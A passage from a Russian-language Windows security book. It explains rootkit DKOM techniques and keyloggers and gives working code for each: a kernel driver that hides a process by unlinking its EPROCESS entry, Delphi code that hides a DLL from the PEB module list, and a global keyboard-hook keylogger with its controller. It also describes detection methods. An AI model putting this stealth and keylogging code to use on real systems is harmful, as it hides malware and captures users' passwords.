Использующие подобное вмешательство в работу приложения не являются руткитами в прямом понимании этого термина. Методики такого вмешательства получили название DKOM (Direct Kernel Object Manipulation) и основаны на манипуляциях с различными структурами ядра, что, в частности, позволяет маскировать процессы и драйверы, модифицировать уровни привилегий процессов и потоков. Модификацию структур ядра в отличие от перехвата функций сложно обнаружить, и производящий такую модификацию драйвер может быть выгружен сразу после выполнения необходимых манипуляций, что еще больше затрудняет обнаружение "вредителя".





**Рис. 2.9.** Связи между структурами EPROCESS

Наибольшую распространенность получил так называемый "FU Rootkit", основанный на манипуляциях со структурами EPROCESS. Данные структуры существуют для каждого из процессов и образуют двусвязный список — для этого в каждой структуре EPROCESS имеется структура ActiveProcessLinks, содержащая два указателя — на последующий и на предыдущий элементы (рис. 2.9).

Структура EPROCESS различается в Windows 2000, Windows XP и W2K3, поэтому поля FLink (указатель на следующую структуру) и BLink (указатель на предыдущую структуру) и прочие параметры располагаются в памяти по различным смещениям от начала структуры EPROCESS (смещения приведены в табл. 2.2).

***Таблица 2.2.*** *Смещения до различных элементов структуры* EPROCESS

| Система | ActiveProcessLinks | Имя процесса | PID процесса | Token |
|---|---|---|---|---|
| Windows 2000 | 0A0h | 01FCh | 09Ch | 12Ch |
| Windows XP, Windows XP SP1, Windows XP SP2 | 088h | 0174h | 084h | 0C8h |
| Windows 2003, Windows 2003 SP1 | 098h | 0164h | 094h | 0D8h |

***НА ЗАМЕТКУ***

Структура EPROCESS недокументирована, однако даже на сайте Microsoft можно найти интересную информацию на странице **http://www.microsoft.com/mspress/books/sampchap/4354.asp**. Там размещается текст главы 6 из книги "Inside Microsoft Windows 2000, Third Edition" с полезной информацией по структурам EPROCESS и ETHREAD.

Для изучения структуры EPROCESS и прочих структур ядра удобно применять отладчик WinDbg от Microsoft. Скачать отладчик можно с официального сайта Microsoft, последняя версия на момент написания книги доступна по адресу **http://msdl.microsoft.com/download/symbols/debuggers/dbg_x86_6.6.03.5.exe**. Данный отладчик удобен тем, что распространяется бесплатно и обладает функцией автоматической загрузки PDB-файлов для изучаемой системы с сайта Microsoft. Для изучения структур ядра необходимо переключить отладчик в режим отладки ядра (**File | Kernel Debug**), произвести настройку

путей для хранения PDB-файлов и дать команду на обновление символьной информации:

1. С помощью команды `.sympath` необходимо задать путь к папке, предназначенной для хранения PDB-файлов. Например, команда может иметь вид:

   ```
   .sympath SRV*путь к папке с
   PDB*http://msdl.microsoft.com/download/symbols
   ```

2. Произвести загрузку символьной информации с помощью команды `.reload /f`. Данная операция может занять длительное время, однако для исследователя системы полезно иметь под рукой набор PDB для всех основных системных файлов.

После обновления символьной информации можно выдать команду:

```
dt -b nt!_EPROCESS
```

которая отобразит структуру `EPROCESS`. Ключ `-b` отображает данные в развернутом виде.

Алгоритм работы с `EPROCESS` состоит из трех основных шагов:

1. С помощью KernelMode-функции `IoGetCurrentProcess` драйвер получает указатель на структуру `EPROCESS` текущего процесса. Структура различна для разных версий ОС, поэтому необходимо предварительно определить версию системы и выяснить, есть ли у нашего драйвера информация о структуре `EPROCESS` этой версии.
2. Производится поиск необходимой структуры `EPROCESS`, основанный на том, что эти структуры связаны с помощью указателей и образуют двухсвязный список. Следовательно, найдя `EPROCESS` своего процесса по указателям `FLink` (указатель на следующий элемент списка) и `BLink` (указатель на предыдущий элемент) можно пройти по всему списку. Список закольцован, обход идет до возврата к нашей структуре `EPROCESS`.
3. Производится модификация найденных `EPROCESS` структур. В частности, можно:
   - изменить PID процессов, значения полей `ImageName` и `ImageFileName`, что запутает все стандартные анализаторы;
   - изменить имя процесса;
   - замаскировать любой из процессов, что достигается переключением ссылок элементов N − 1 и N + 1 в обход элемента N.

При проведении анализа структур `EPROCESS` необходимо учитывать, что `IoGetCurrentProcess` возвращает указатель на начало структуры текущего процесса, а адрес в `FLink` указывает на `ActiveProcessLinks` последующей структуры `EPROCESS`.

Существует множество готовых реализаций данного метода, известны готовые компоненты и драйверы для выполнения данных операций. В частности, на **www.wasm.ru** можно найти готовый пример реализации с исходными текстами.

Следует отметить, что данная методика активно применяется некоторыми коммерческими продуктами. В частности, антикейлоггер PrivacyKeyboard таким образом маскирует свой процесс.

Рассмотрим простейший пример реализации работы со структурами `EPROCESS`, работающий согласно описанному ранее алгоритму (листинг 2.45).

**Листинг 2.45. Обход структур `EPROCESS` и маскировка процесса**

```
VOID HideProcessByPID(int PID)
{
   // Смещения полей структуры EPROCESS
   ULONG ActiveProcessLinkOffset = 0; // Структура ActiveProcessLinks
   ULONG ProcessNameOffset = 0;       // Имя процесса
   ULONG PIDOffset = 0;               // PID процесса
   switch (*NtBuildNumber) {
     case  2195:  // Win 2k
      ActiveProcessLinkOffset = 0xA0;
         ProcessNameOffset       = 0x01FC;
         PIDOffset               = 0x09C;
         break;
     case 2600:   // Win XP
      ActiveProcessLinkOffset = 0x88;
         ProcessNameOffset       = 0x174;
         PIDOffset               = 0x084;
         break;
     case 3790:  // W2K3
      ActiveProcessLinkOffset = 0x98;
         ProcessNameOffset       = 0x164;
         PIDOffset               = 0x094;
         break;
       }
     if (ActiveProcessLinkOffset == 0) return;
     PEPROCESS   CurrentProcess    = PsGetCurrentProcess();
```

```
    if (!CurrentProcess) return;
    PLIST_ENTRY CurrentProcessAPL =
      (PLIST_ENTRY)((ULONG)CurrentProcess + ActiveProcessLinkOffset);
    PLIST_ENTRY ProcessAPL        =  CurrentProcessAPL;
    ULONG ProcessPID;
    PCHAR ProcessName;
    KIRQL OldIRQL = KeRaiseIrqlToDpcLevel();
    do  {
     ProcessPID  = *(PULONG)((ULONG)ProcessAPL -
          ActiveProcessLinkOffset + PIDOffset);
     ProcessName = (PCHAR)((ULONG)ProcessAPL -
          ActiveProcessLinkOffset + ProcessNameOffset);
     DbgPrint("%u", ProcessPID);
     // Маскировка процесса
     if (ProcessPID == PID) {
      ProcessAPL->Flink->Blink = ProcessAPL->Blink;
      ProcessAPL->Blink->Flink = ProcessAPL->Flink;
      DbgPrint("Hide Process %u", ProcessPID);
     }
     ProcessAPL = ProcessAPL -> Flink;
    } while (ProcessAPL != CurrentProcessAPL);
    KeLowerIrql(OldIRQL);
}
```

Устройство данной функции соответствует описанному ранее алгоритму. Первым действием является анализ версии системы и заполнение смещений, необходимых нам для анализа структуры `EPROCESS`. В случае невозможности определения смещения дальнейшая работа функции прерывается. Следующей операцией является получение указателя на `EPROCESS` текущего процесса с помощью функции `PsGetCurrentProcess` и вычисление адреса структуры `ActiveProcessLink`. Далее производится перебор всех структур в цикле, условие выхода — возврат к `EPROCESS` текущего процесса, что означает, что мы обошли весь список. Маскировка процесса сводится к двум строкам кода, переключающим ссылки предыдущей структуры `EPROCESS` на последующую и наоборот. Важным моментом является повышение приоритета перед циклом обхода структур, которое необходимо для того, чтобы защититься от завершения одного из работающих процессов в момент работы цикла. Без повышения приоритета существует небольшая вероятность того,

что в момент анализа некоторой структуры EPROCESS завершится процесс, описанный следующей структурой, — в этом случае попытка анализа этой структуры приведет к BSOD.

Любой из скрытых таким образом процессов можно сделать видимым. Для обеспечения такой возможности в момент маскировки необходимо запомнить указатель на структуру EPROCESS маскируемого процесса (или указатель на ActiveProcessLink в этой структуре). Отмена маскировки сводится к тому, что EPROCESS скрытого процесса включается в любую точку двусвязного списка, обычно после элемента, адрес которого возвращает PsGetCurrentProcess.

Аналогичные методики маскировки применимы и в UserMode. В частности, у каждого процесса имеется структура PEB (Process Environment Block — блок окружения процесса). PEB содержит массу полезной информации, которая может быть прочитана процессом. Процесс может модифицировать как собственный PEB, так и PEB других процессов. Единственной особенностью правки PEB другого процесса является необходимость внедрения в него программного кода или использования для правки функций ReadProcessMemory и WriteProcessMemory. Для получения адреса PEB известно несколько способов, рассмотрим три наиболее популярных.

- Получение адреса PEB с помощью функции NtQueryInformationProcess, описанной в MSDN и в [2]. Данный метод является документированным и позволяет получить адрес PEB любого процесса (Handle процесса передается в качестве одного из параметров).
- Получение адреса PEB чтением DWORD из FS:[30h]. Данный метод основан на том, что FS:[0] указывает на структуру TEB (Thread Environment Block — блок окружения потока) текущего потока. По смещению 30h в TEB расположен указатель на PEB процесса.
- С помощью недокументированной функции RtlGetCurrentPeb библиотеки ntdll.dll. Данная функция возвращает адрес PEB и в Windows XP сводится к трем строчкам на языке Asscembler (листинг 2.46).

**Листинг 2.46. Результат дизассемблирования функции RtlGetCurrentPeb**

```
.text:7C95F6F1                  mov     eax, large fs:18h
.text:7C95F6F7                  mov     eax, [eax+30h]
.text:7C95F6FA                  retn
```

В качестве примера рассмотрим одну из наиболее типичных задач — маскировку одной из библиотек, загруженных в адресное пространство процесса. Для маскировки библиотеки необходимо найти двусвязный список, содер-

жащий информацию о загруженных библиотеках. Этот список можно найти через PEB — по смещению 0Ch в PEB размещается указатель на структуру PEB_LDR_DATA. Эта структура, в свою очередь, содержит три элемента типа LIST_ENTRY, которые позволяют начать обход списков библиотек. Таких списков три: InLoadOrderModuleList, InMemoryOrderModuleList и InInitializationOrderModuleList. Все три списка описывают один и тот же набор библиотек, загруженных в память процесса. Разница состоит только в том, что список InLoadOrderModuleList отсортирован в порядке загрузки библиотек, InMemoryOrderModuleList — в порядке их размещения в памяти, InInitializationOrderModuleList — в порядке инициализации модулей.

Обход списка удобнее всего вести по элементам InLoadOrderModuleList. Это связано с тем, что, как и в случае с EPROCESS, указатели FLink и BLink показывают не на LDR_MODULE, а на соответствующий LIST_ENTRY в этой структуре. LIST_ENTRY списка InLoadOrderModuleList размещаются в начале структуры LDR_MODULE, поэтому их адреса совпадают (листинг 2.47).

**Листинг 2.47. Пример обхода структур LDR_MODULE и маскировки библиотеки с заданным именем**

```
Procedure TForm1.HideLibrary;
var
 PI : PROCESS_BASIC_INFORMATION;
 FirstModule, TekModule : LDR_MODULE;
 PEB1 : DWORD;
begin
 // Запрос информации о текущем процессе (нас интересует
 // только адрес PEB)
 if NtQueryInformationProcess(GetCurrentProcess,
                              0, // 0 = ProcessBasicInformation
                              @PI,
                              SizeOf(PROCESS_BASIC_INFORMATION),
                              nil) <> STATUS_SUCCESS then exit;
 // Получение адреса PEB чтением fs:[30h]
 asm
   mov eax, fs:[30h]
   mov PEB1, eax
 end;
```

```
 // Вывод адреса PEB в протокол
 Memo1.Lines.Add('PEB (NtQueryInformationProcess) ='+
                 IntToHex(DWORD(PI.PebBaseAddress), 6));
 Memo1.Lines.Add('PEB (fs:[30h]) = '+IntToHex(PEB1, 6));
 Memo1.Lines.Add('PEB (RtlGetCurrentPeb) = '+
                 IntToHex(RtlGetCurrentPeb, 6));


 // Получаем LIST_ENTRY первого модуля в списке
 FirstModule :=
LDR_MODULE(pointer(PEB(PI.PebBaseAddress^).Ldr.InLoadOrderModuleList.Flin
k)^);
 TekModule   := FirstModule;
 repeat
  // Вывод данных в протокол
  Memo1.Lines.Add(TekModule.FullDllName.StrData+
             ' BaseAddress='+IntToHex(dword(TekModule.BaseAddress), 6));
  // Маскировка, если в имени содержится тест "ntdll"
  if Pos('ntdll', LowerCase(TekModule.FullDllName.StrData)) > 0 then
  begin
   // Переключаем ссылки в списке  InLoadOrderModuleList
      LDR_MODULE(pointer(TekModule.InLoadOrderModuleList.Flink)^).
      InLoadOrderModuleList.Blink
  := TekModule.InLoadOrderModuleList.Blink;

LDR_MODULE(pointer(TekModule.InLoadOrderModuleList.Blink)^).InLoadOrderMo
duleList.Flink
 := TekModule.InLoadOrderModuleList.Flink;
 end;
 // Переход на следующий элемент
  TekModule :=
    LDR_MODULE(pointer(TekModule.InLoadOrderModuleList.Flink)^);
 // Выход из цикла после обхода всего списка
 until (TekModule.BaseAddress = FirstModule.BaseAddress);
end;
```

***Примечание***

В примере есть длинные строки, которые невозможно разорвать по правилам языка Delphi.

Приведенный в листинге 2.47 пример решает сразу три задачи: производит определение адреса PEB тремя различными способами, строит список библиотек процесса на основании анализа списка структур LDR_MODULE и маскирует библиотеку с заданным именем. Как нетрудно заметить, методика маскировки полностью идентична методике, примененной в листинге 2.45. Для обхода структур LDR_MODULE в примере сначала определяется адрес PEB, затем через указатель FLink структуры Ldr.InLoadOrderModuleList находится первая структура LDR_MODULE для первого модуля в цепочке. Обычно первым модулем является сам EXE-файл.

В случае обхода структур по элементам списков InMemoryOrderModuleList и InInitializationOrderModuleList для вычисления адреса LDR_MODULE придется учитывать смещение, составляющее соответственно 8 и 16 байт.

В листинге 2.47 производится модификация ссылок только в одном из трех списков — в InLoadOrderModuleList. Этого достаточно для простейшей маскировки модуля от обнаружения, но в идеале необходимо изменить их все. Нужно отметить, что удаление элемента из списка InLoadOrderModuleList не оказывает негитивного влияния на работу процесса, а вот удаление из остальных двух приводит к нестабильной работе приложения и может вызывать сбои при его завершении.

> ***Примечание***
>
> На компакт-диске есть исходный текст на языке C, полностью аналогичный рассмотренному в листинге 2.47. Подробнее о структурах PEB, _PEB_LDR_DATA и _LDR_MODULE можно узнать на сайте **http://undocumented.ntinternals.net/UserMode/Structures/** или с помощью отладчика WinDBG.

Поиск замаскированных по DKOM-технологии объектов является сложной задачей и обычно ведется несколькими методами.

- *Мониторингом запуска/остановки процессов и загрузки/выгрузки библиотек.* Поиск скрытого процесса производится сопоставлением данных мониторинга и результатов анализа структур ядра. Если, к примеру, обнаружится процесс, который по данным мониторинга был запущен и не завершался, но его не удается обнаружить анализом структур EPROCESS, то можно утверждать, что процесс маскируется с помощью DKOM-технологии.
- *Поиском косвенных признаков присутствия процесса в системе.* Данный метод обычно сводится к анализу таблицы Handle системы, перехвату системных функций и мониторингу обращений к ним и ряду аналогичных методик. Все методики объединяет общая идея — обнаружение невидимого процесса по некоторым косвенным признакам его наличия. Как следствие, ни одна методика не дает гарантии обнаружения скрытого процесса.

- *Анализом автозапуска и поиском файлов на диске.* Дело в том, что DKOM-методы позволяют замаскировать процесс, драйвер или библиотеку, но не позволяют замаскировать файл на диске или ключ в реестре.

## Rootkit на основе драйвера-фильтра файловой системы

Принцип действия руткита данного типа основан на применении драйвера-фильтра, подключаемого к стеку соответствующих устройств. Пример драйвера-фильтра и его установки будет рассмотрен далее в *разд. "Клавиатурные шпионы"*. В данном типе руткитов фильтр применяется для маскировки файлов и папок на диске по определенным критериям. Прототипом такого драйвера может являться исходный текст драйвера утилиты FileMon и ее аналогов или примеры DDK (в частности, \src\storage\filters\).

Драйверы-фильтры на данный момент не получили особого распространения и по статистике они чаще всего применяются для построения кейлоггеров. Однако известны вредоносные программы, работающие по данному принципу, например, Rootkit.Win32.Agent.q.

Малая распространенность руткитов этого типа по всей видимости связана с тем, что маскировка файла на диске явно недостаточна для защиты вредоносной программы от обнаружения.

## Мониторинг системы без установки перехватов

Данная технология имеет косвенное отношение к руткитам, так как руткиты могут применять ее для внедрения перехватчиков в запускаемые процессы или модификации загружаемых библиотек.

Для мониторинга основных системных событий в ядре предусмотрены API-функции, позволяющие драйверу установить специализированные callback-функции, предназначенные для решения следующих задач:

- мониторинга загрузки образов исполняемых файлов и DLL (устанавливается с помощью `PsSetImageLoadNotifyRoutine`);
- мониторинга создания и удаления процессов (`PsSetCreateProcessNotifyRoutine`);
- мониторинга создания и удаления потоков (`PsSetCreateThreadNotifyRoutine`).

Для построения руткита наибольший интерес представляет callback-функция, устанавливаемая с помощью `PsSetImageLoadNotifyRoutine`, по-

скольку она вызывается после загрузки образа исполняемого файла в память, но до его исполнения. Это делает подобную функцию идеальным местом для внедрения в загруженный образ перехватчиков UserMode.

Рассмотрим пример установки функций мониторинга всех трех типов. Прототипы данных функций описаны в MSDN (листинг 2.48).

**Листинг 2.48. Прототипы callback-функций мониторинга**

```
VOID
(*PLOAD_IMAGE_NOTIFY_ROUTINE) (
    IN PUNICODE_STRING  FullImageName,
    IN HANDLE  ProcessId,
    IN PIMAGE_INFO  ImageInfo
    );
VOID
(*PCREATE_PROCESS_NOTIFY_ROUTINE) (
    IN HANDLE  ParentId,
    IN HANDLE  ProcessId,
    IN BOOLEAN  Create
    );
VOID
(*PCREATE_THREAD_NOTIFY_ROUTINE) (
    IN HANDLE  ProcessId,
    IN HANDLE  ThreadId,
    IN BOOLEAN  Create
    );
```

Установка функций достаточно проста (листинг 2.49), необходимо только учесть, что в случае установки хотя бы одной callback-функции драйвер должен оставаться в памяти.

**Листинг 2.49. Установка функций мониторинга**

```
// Загрузка образа исполняемого файла или DLL
VOID MyLoadImageNotifyRoutine(IN PUNICODE_STRING  FullImageName,
    IN HANDLE  ProcessId,
    IN PIMAGE_INFO  ImageInfo)
```

```
{
        DbgPrint("Load Image. PID = %d, Image Name = %ws \n",
                ProcessId, FullImageName->Buffer);
}

// Создание/завершение процессов
VOID MyCreateProcessNotifyRoutine(IN HANDLE  ParentId,
    IN HANDLE  ProcessId,
    IN BOOLEAN  Create)
{
  if (Create)
   DbgPrint("Create process.  ParentId = %d, ProcessId = %d \n",
           ParentId, ProcessId);
  else
   DbgPrint("Delete process.  ParentId = %d, ProcessId = %d \n",
           ParentId, ProcessId);
}

// Создание/завершение потоков
VOID MyCreateThreadNotifyRoutine(IN HANDLE  ProcessId,
    IN HANDLE  ThreadId,
    IN BOOLEAN  Create)
{
  if (Create)
   DbgPrint("Create thread.  ProcessId = %d, ThreadId = %d \n",
            ProcessId, ThreadId);
  else
   DbgPrint("Delete thread.  ProcessId = %d, ThreadId = %d \n",
            ProcessId, ThreadId);
}

// ***** Точка входа в драйвер *****
NTSTATUS DriverEntry(IN PDRIVER_OBJECT pDriverObject, IN PUNICODE_STRING
pusRegistryPath)
{
 // Устновка функций мониторинга
```

```
 NTSTATUS Res1 = PsSetLoadImageNotifyRoutine(*MyLoadImageNotifyRoutine);
 NTSTATUS Res2 =
          PsSetCreateProcessNotifyRoutine(*MyCreateProcessNotifyRoutine,
                                          true);
 NTSTATUS Res3 =
          PsSetCreateThreadNotifyRoutine(*MyCreateThreadNotifyRoutine);
 // Возврат результата инициализации
 if ((Res3 == STATUS_SUCCESS) ||
     (Res2 == STATUS_SUCCESS) ||
     (Res3 == STATUS_SUCCESS))
     // Если хотя бы одна функция отработала успешно, то драйвер
     // должен остаться в памяти
     return STATUS_SUCCESS;
 else
  return STATUS_UNSUCCESSFUL;
}
```

Данный пример удобен как прототип для изучения функций мониторинга. Следует учесть, что в Windows NT в ntoskrnl не экспортируется функция `PsSetLoadImageNotifyRoutine`, поэтому пример будет работоспособен в системах, начиная с Windows 2000. Вторая особенность связана с функцией `PsSetCreateProcessNotifyRoutine` — она единственная из трех рассмотренных функций позволяет удалить ранее установленную callback-функцию. Выполняемой операцией управляет второй параметр функции `PsSetCreateProcessNotifyRoutine` (`TRUE` — установить, `FALSE` — удалить).

## Выводы

Как и в случае с UserMode, руткит-технология в режиме ядра может применяться для вредоносных целей или для построения полезных приложений. Разница состоит только в том, с какой целью производится вмешательство в работу ядра. Следует отметить, что применяемые руткитами технологии постоянно видоизменяются и совершенствуются. Источником новой информации в этом направлении является сайт **www.rootkit.com**, который содержит массу интересной информации и исходных текстов.

По статистике руткиты режима ядра чаще всего перехватывают функции, перечисленные в табл. 2.3.

***Таблица 2.3.*** *Функции, чаще всего перехватываемые KernelMode-руткитами*

| Перехватываемая функция | Типовые функции перехватчика |
|---|---|
| `ZwCreateKey`<br>`ZwOpenKey` | Операции с реестром: блокировка создания и открытия заданных ключей |
| `ZwSetValueKey`<br>`ZwDeleteValueKey` | Операции с реестром: отслеживание модификации и удаления параметров в реестре и блокировка этих операций по заданному условию |
| `ZwEnumerateKey`<br>`ZwEnumerateValueKey` | Операции с реестром: маскировка ключей и параметров реестра |
| `ZwCreateFile`<br>`ZwOpenFile`<br>`ZwCreateDirectoryObject`<br>`ZwOpenDirectoryObject` | Блокировка доступа к файлам и каталогам по определенным условиям |
| `ZwOpenProcess` | Блокировка открытия заданных процессов. Может применяться как элемент защиты приложения от изучения и удаления |
| `ZwQuerySystemInformation` | Искажение возвращаемой функцией системной информации. Может, в частности, применяться для маскировки процессов и потоков, модулей пространства ядра |
| `ZwQueryInformationFile`<br>`ZwQueryDirectoryFile`<br>`ZwQueryDirectoryObject` | Маскировка файлов, искажение информации о файлах и каталогах |

## Клавиатурные шпионы

Клавиатурные шпионы образуют большую категорию вредоносных программ, представляющих большую угрозу для безопасности пользователя.

Клавиатурный шпион — это программа для скрытной записи информации о нажимаемых пользователем клавишах. У термина "клавиатурный шпион" есть ряд синонимов: Keyboard Logger, KeyLogger, кейлоггер; реже встречаются термины "снупер", "snoop", "snooper" (от англ. *snoop* — буквально "человек, вечно сующий нос в чужие дела"). Как и Rootkit, клавиатурные шпионы не являются вирусами или червями, так как не обладают способностью к заражению других исполняемых файлов или распространению своих копий на другие ПК. Однако это не мешает злоумышленнику приписать

исполняемый файл клавиатурного шпиона к любому из исполняемых файлов по вирусному принципу для маскировки присутствия шпиона в системе. Более того, известны коммерческие кейлоггеры, содержащие генератор инсталляторов шпиона, приписывающий исполняемый код инсталлятора к любой указанной программе.

Клавиатурный шпион может быть выполнен в виде самостоятельного приложения или входить в качестве одного из компонентов в троянскую или шпионскую программу.

Как правило, современный клавиатурный шпион не просто записывает коды вводимых клавиш — он "привязывает" клавиатурный ввод к текущему окну и элементу ввода. Кроме того, многие клавиатурные шпионы обладают рядом функций слежения за пользователем, в частности, они могут:

- с заданной периодичностью записывать список запущенных приложений;
- делать "снимки" экрана по заданному расписанию или событию;
- следить за содержимым буфера обмена.

Записываемая информация может сохраняться на диске в открытом или зашифрованном виде. На основании накопленной информации большинство современных клавиатурных шпионов могут формировать различные отчеты, могут передавать их по электронной почте или протоколам HTTP/FTP. Кроме того, ряд современных клавиатурных шпионов пользуются Rootkit-технологиями для маскировки следов своего присутствия в системе.

Для системы клавиатурный шпион, как правило, совершенно безопасен. Однако он чрезвычайно опасен для пользователя — с его помощью злоумышленник может осуществить перехват паролей или похищение конфиденциальной информации, вводимой пользователем. Устройство клавиатурного шпиона достаточно просто, поэтому известны сотни разнообразных кейлоггеров, причем многие из них не детектируются антивирусами.

Известно несколько технологий построения клавиатурных шпионов.

- Клавиатурный шпион на основе ловушек. Это самый простой, универсальный и распространенный метод построения клавиатурного шпиона.
- Клавиатурный шпион, основанный на периодическом опросе состояния клавиатуры.
- Клавиатурный шпион, работающий по Rootkit-технологии. Его принципы работы основаны на перехвате API-функций, отвечающих за прием сообщений системы. Перехват функций может идти как в UserMode, так и в режиме ядра.
- Клавиатурный шпион, основанный на перехвате обмена процесса csrss.exe с драйвером клавиатуры.

- Шпион на базе драйвера фильтра. Принцип действия основан на установке драйвера-фильтра для клавиатурного драйвера. Данный метод является документированным способом слежения за клавиатурными событиями, один из примеров реализации приведен в DDK.
- Шпион, основанный на подмене драйвера клавиатуры собственным драйвером.

Естетсвенно, что могут существовать и другие методы слежения за клавиатурным вводом, в частности, с применением аппаратных средств.

Применение аппаратных средств, по сути, сводится к использованию электронного "жучка", встроенного в клавиатуру, включенного в разрыв кабеля клавиатуры или смонтированного внутри системного блока компьютера. Такой "жучок" может передавать полученную информацию по радиоканалу или накапливать и записывать ее во Flash-память. Подобные технологии не рассматриваются в рамках данной книги, но экспертам по информационной безопасности нельзя списывать их со счетов, главным образом из-за высокой надежности метода и невозможности обнаружения аппаратного клавиатурного шпиона программными средствами. Основной защитой от аппаратного клавиатурного шпиона является применение так называемой экранной клавиатуры — специальной программы, предназначенной для эмуляции клавиатурного ввода.

## Клавиатурный шпион на основе ловушек

Данный тип клавиатурных шпионов наиболее распространен и заслуживает детального рассмотрения. Принцип работы основан на применении механизма ловушек (hook) операционной системы. Ловушки позволяют некоторому приложению наблюдать за сообщениями, которые обрабатываются окнами других программ. Установка и удаление ловушек производится с помощью двух хорошо документированных функций API библиотеки user32.dll:

- функция `SetWindowsHookEx` позволяет установить ловушку;
- функция `UnhookWindowsHookEx` позволяет удалить ранее установленную ловушку.

При установке ловушки указывается тип сообщений, для которых должен вызываться обработчик ловушки. В частности, есть два специальных типа ловушки: `WH_KEYBOARD` и `WH_MOUSE` (для регистрации событий клавиатуры и мыши соответственно). Ловушка может быть установлена для заданного потока и для всех потоков системы. Ловушка для всех потоков системы как раз и применяется для построения клавиатурного шпиона.

Код обработчика событий ловушки должен быть расположен в DLL. Это требование связано с тем, что DLL с обработчиком ловушки проецируется

системой в адресное пространство всех GUI-процессов. Интересной особенностью является то, что проецирование DLL происходит не в момент установки ловушки, а при получении GUI-процессом первого сообщения, удовлетворяющего параметрам ловушки. Простейший пример библиотеки-перехватчика мы уже рассматривали, поэтому в качестве основы для демонстрационного клавиатурного шпиона выступит код листинга 2.1. Библиотека, демонстрирующая слежение за клавиатурой с помощью ловушек, показана в листинге 2.50.

**Листинг 2.50. Библиотека, демонстрирующая слежение за клавиатурой при помощи ловушек**

```
library Key;
uses
  WinTypes,  WinProcs,  Messages;

Const
  // Код сообщения, применяемого для коммуникации
  KeyEvent = WM_USER + 1;
var
  HookHandle      : hHook;   // Handle, возвращаемый SetWindowsHookEx

procedure AddToLog(S : string);
begin
 // В данной процедуре необходимо разместить код,
 // отвечающий за протоколирование нажимаемых клавиш
end;

// Функция-обработчик перехватчика
function KeyHook(nCode: integer; WParam: Word; LParam: LongInt): Longint;
stdcall;
var
  KeyName : string;
  Res     : integer;
  LogWindowHandle : hWnd;
begin
 // Это нажатие клавиши ?
 if (nCode = HC_ACTION) and ((lParam and $80000000) = 0) then begin
```

```
  // 1. Демонстрация протоколирования нажатий клавиш
  // непосредственно из DLL
  // 1.1 Выделение буфера для имени клавиши
  SetLength(KeyName, 32);
  // 1.2 Получение имени по коду, Res - длина возвращенной строки
  Res := GetKeyNameText(LParam, @KeyName[1], Length(KeyName));
  // 1.3 Передача функции протоколирования
  AddToLog(copy(KeyName, 1, Res));

  // 2. Демонстрация передачи событий окну приложения-регистратора
  // 2.1 Передача сообщения окну протоколирующего приложения
  LogWindowHandle := FindWindow('TKeyForm', nil);
  if LogWindowHandle <> 0 then
   SendMessage(LogWindowHandle, KeyEvent, wParam, lParam);
 end;

 // Вызов следующего в цепочке обработчика
 Result := CallNextHookEx(HookHandle, nCode, WParam, LParam);
end;

// Установка перехватчика
procedure SetKeyHook; stdcall;
begin
 if HookHandle <> 0 then exit;
 // Устанавливаем перехватчик типа WH_KEYBOARD - на клавиатурные события
 HookHandle      := SetWindowsHookEx(WH_KEYBOARD,
                                     @KeyHook,
                                     HInstance, 0);
end;

// Удаление перехватчика
procedure DelKeyHook; stdcall;
begin
  if HookHandle <> 0 then begin
    UnhookWindowsHookEx(HookHandle);
```

```
    HookHandle := 0;
  end;
end;

// Экспортируемые функции:
exports
  SetKeyHook,
  DelKeyHook;

begin
 HookHandle := 0;
end.
```

Вторым компонентом подобного клавиатурного шпиона является управляющее приложение, решающее две задачи:

- установку ловушки;
- прием и протоколирование поступающих сообщений.

Управляющее приложение очень простое, один из вариантов его реализации приведен в листинге 2.51.

**Листинг 2.51. Исходный текст управляющего приложения**

```
const
  KeyEvent = WM_USER + 1; // Применяемое для коммуникации сообщение
type
  TKeyForm = class(TForm)
    meLogMemo: TMemo;
    procedure FormCreate(Sender: TObject);
    procedure FormDestroy(Sender: TObject);
  private
    // Обработчик сообщений типа KeyEvent
    procedure KeyEventHandler(var Msg : TMessage); message KeyEvent;
  public
    hLib: THandle;
  end;
```

```
var
  KeyForm: TKeyForm;

implementation


function SetKeyHook(ALogWindowHandle : hWnd) : Longint; stdcall;
  external 'Key.dll';
function DelKeyHook : Longint; stdcall;
  external 'Key.dll';

{$R *.dfm}
procedure TKeyForm.FormCreate(Sender: TObject);
begin
 // Установка перехватчика в момент запуска приложения-регистратора
 SetKeyHook(Handle);
end;

procedure TKeyForm.FormDestroy(Sender: TObject);
begin
 // Удаление перехватчика в момент выхода из приложения-регистратора
 DelKeyHook;
end;

procedure TKeyForm.KeyEventHandler(var Msg: TMessage);
var
 KeyName : string;
 Res     : integer;
begin
 // ***** Получение наименования клавиши *****
 // Выделение буфера
 SetLength(KeyName, 32);
 // Получение имени по коду, Res - длина возвращенной строки
 Res := GetKeyNameText(Msg.LParam, @KeyName[1], Length(KeyName));
 KeyName := copy(KeyName, 1, Res);
```

```
 // Добавление в протокол
 meLogMemo.Lines.Add(KeyName);
end;


end.
```

Методика ловушек достаточно проста и эффективна, но у нее есть ряд недостатков. Первым (и основным) недостатком можно считать то, что DLL с ловушкой проецируется в адресное пространство всех GUI-процессов, что может применяться для обнаружения клавиатурного шпиона. Кроме того, применение отладочных ловушек позволяет временно блокировать работу других ловушек заданных типов.

> ***НА ЗАМЕТКУ***
